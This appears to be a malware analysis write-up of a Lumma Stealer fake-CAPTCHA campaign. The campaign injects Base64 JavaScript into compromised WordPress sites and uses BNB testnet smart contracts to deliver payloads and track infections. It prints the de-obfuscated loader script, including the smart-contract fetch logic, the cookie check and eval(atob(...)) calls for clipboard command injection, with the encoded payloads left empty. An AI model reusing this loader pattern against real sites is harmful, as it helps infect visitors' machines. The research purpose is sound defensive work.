Analysis of Lumma Stealer infection mechanism with the use of Fake Captcha and utilizing the Ethereum blockchain to push changes.

The fake captcha is not used as a targeted attack, but rather it is a kind of a sink hole attack. Fake captcha is being delivered via a Base64 encoded JavaScript hosted on compromised websites. The infected websites are mostly running WordPress, as it is known to be “more easy” to compromise. The factor that play role in here is either an exposed admin page, where users tend to use weak passwords, or the current WordPress installation (or is themes) are vulnerable.

A screenshot of a computer

Description automatically generated

The malicious JS is visible on the website with ID “sjc”:

A screen shot of a computer screen

Description automatically generated

Once we decode it from Base64 and de-obfuscate it to make it readable , we can see the simple check for Windows user agents (as this variant is only infecting Windows devices).

A screen shot of a computer

Description automatically generated

A screen shot of a computer program

Description automatically generated

Looking at the whole JS, we can see an Async function loa() that will load the response received from “hxxps://data-seed-prebsc-1-s1[.]bnbchain[.]org:8545”. This is where I had to dig a bit more, because I have never seen this first hand. Great article from where I got the understanding of what it does <https://checkmarx.com/uncategorized/supply-chain-attack-using-ethereum-smart-contracts-to-distribute-multi-platform-malware/> .

As per the article, they have observed an attacker using the Ethereum blockchain to push the new C2 address. This was achieved by referencing a “smart contract” address. In our case, the attacker is using bnbchain and thus we will look up the contract on their website <https://testnet.bscscan.com/> .

Looking at the data used for the POST request, we can see that smart contract address and also the “data”.

  address = "0x80d31D935f0EC978253A26D48B5593599B9542C7";

  \_data = {

    'method': "eth\_call",

    'params': [{

      'to': address,

      'data': "0x6d4ce63c"

    }, "latest"],

    'id': 0x61,


    'jsonrpc': "2.0"

The data values is a known Ethereum signature “get()”. Suggesting that this will get the latest eth\_call.

A white rectangular object with a white background

Description automatically generated

Accessing the smart contract on <https://testnet.bscscan.com/address/0x80d31D935f0EC978253A26D48B5593599B9542C7> will show us all Transactions. After opening the latest one, we can show the input data that were part of this transaction.



This Method ID is known as “update(string)” A white rectangular object with a white border

Description automatically generated


After decoding the data from HEX, we will get yet another long Base64 encoded JS.

A close-up of a computer screen

Description automatically generated

The decoded and de-obfuscated will be used to serve the “Fake captcha”. It will also utilize Smart Contract (this time a different one). This will be used as a check. The response from the new smart contract is a UserID cookie, which if set, will disable the Fake Captcha. This seems to be put in place as to verify that the infection was successful.

UserID from the new Smart contract. If the User ID will be the same in the current Cookie, it will disable the Fake Captcha. I assume that this will be true if the device would get infected with Lumma stealer, but I cannot confirm that as this campaign was discarded during my investigation (after being active for 30 days).



Copy of the website in URLSCAN: <https://urlscan.io/result/e49f68be-f760-430f-8127-91d49656c8f5/>

At the time of writing, this campaign was disable by the attacker. As he had pushed a new “transaction” which is empty, rendering the whole distribution chain unavailable at the moment.

A screenshot of a computer

Description automatically generated

Update:

The campaign was re-enabled the next day. I have confirmed that the UserID cookie that is being loaded from the second smart contract, is being updated upon the connection to the website hosting the installer. This is taking the UserId from the URL parameter as part of the request. At the time of writing, 18th of January 2025, there were ~ 55 thousand unique entries, suggesting ~55 thousand infected possible infections. Even if we assume that some of the request might have been made by researchers, some might have been blocked by EDRs/AVs, the number of infected devices is still significant.

Full script with comments.

function setCookie(e, t, n) {

  var $ = "";

  if (n) {

    var i = new Date();

    i.setTime(i.getTime() + 864e5 \* n);

    $ = "; expires=" + i.toUTCString();

  }

  document.cookie = e + "=" + (t || "") + $ + "; path=/";

}

function getCookie(e) {

  let t = document.cookie.split("; ");

  for (let n of t) {

    let [$, i] = n.split("=");

    if ($ === encodeURIComponent(e)) {

      return decodeURIComponent(i);

    }

  }

  return null;

}

function generateUUIDv4() {

  return "xxxxxxxx-xxxx-4xxx-yxxx-xxxxxxxxxxxx".replace(/[xy]/g, function (e) {

    let t = 16 \* Math.random() | 0;

    let n = "x" === e ? t : 3 & t | 8;

    return n.toString(16);

  });

}

function getUserID() {

  let e = getCookie("cjs\_id");

  if (!e) {

    setCookie("cjs\_id", e = generateUUIDv4(), 2);

  }

  return e;

}

// Continuously checking whether Cookie is same as on the smart contract

async function isGoalReached(e) {

  let t = (e, t = "0x") => {

    let n = t;

    for (let $ of e) {

      let i = $.toString(16);

      n += 1 === i.length ? `0${i}` : i;

    }

    return n;

  };

  address = "0x7d0b5A06F8c43011fB66Eb90f61525A827eaE0d7";

  start = "0x24513bb6000000000000000000000000000000000000000000000000000000000000002";

  uuid\_hexed = t((encoder = new TextEncoder()).encode(e), "");

  len = Number(e.length).toString(16);

  result\_len = (result = start + "0".repeat(138 - start.length - len.length) + len + uuid\_hexed).length - 2;

  result += "0".repeat(64 - result\_len % 64);

  // Code bellow will get the contents of the latest transaction in the contract. This is the UserID cookie that will disable the fake cpatcha and will let the user access the page

  answer = (await (response = await fetch(url = "https://data-seed-prebsc-1-s1.bnbchain.org:8545/", \_config = {

    method: "POST",

    headers: {

      Accept: "application/json",

      "Content-Type": "application/json"

    },

    body: JSON.stringify(\_data = {

      method: "eth\_call",

      params: [{

        to: address,

        data: result

      }, "latest"],

      id: 97,

      jsonrpc: "2.0"

    })

  })).json()).result.slice(2);

  offset = Number(t((unhexed = new Uint8Array(answer.match(/[\da-f]{2}/gi).map(function (e) {

    return parseInt(e, 16);

  }))).slice(0, 32)));

  len = Number(t(unhexed.slice(32, 32 + offset)));

  return "yes" == (value = String.fromCharCode.apply(null, unhexed.slice(32 + offset, 32 + offset + len)));

}

let container = document.createElement("div");

let style = document.createElement("style");

let lnk = document.createElement("link");

window.usr\_id = getUserID();

container.classList.add("cjs-container", "cjs-m-p");

container.hidden = true;

container.style.visibility = "hidden";

container.style.display = "none";

//Code bellow will create the "Fake Captcha"

container.innerHTML = atob("");

style.innerHTML = atob("");

style.id = "cjscss";

lnk.rel = "stylesheet";

lnk.href = "https://use.fontawesome.com/releases/v5.0.0/css/all.css";

lnk.type = "text/css";

document.body.appendChild(lnk);

document.body.appendChild(style);

document.body.appendChild(container);

//Code bellow will add the malicious Windows Run command to your clipboard

eval(atob(""));

//Code blellow, will check the response from isGoalReached function. If the attack was successful, the container value will be set to "unset" and the user can access the website

isGoalReached(usr\_id).then(res => {

  if (!res) {

    container.hidden = false;

    container.style.visibility = "unset";

    container.style.display = "unset";

    eval(atob(""));

  }

});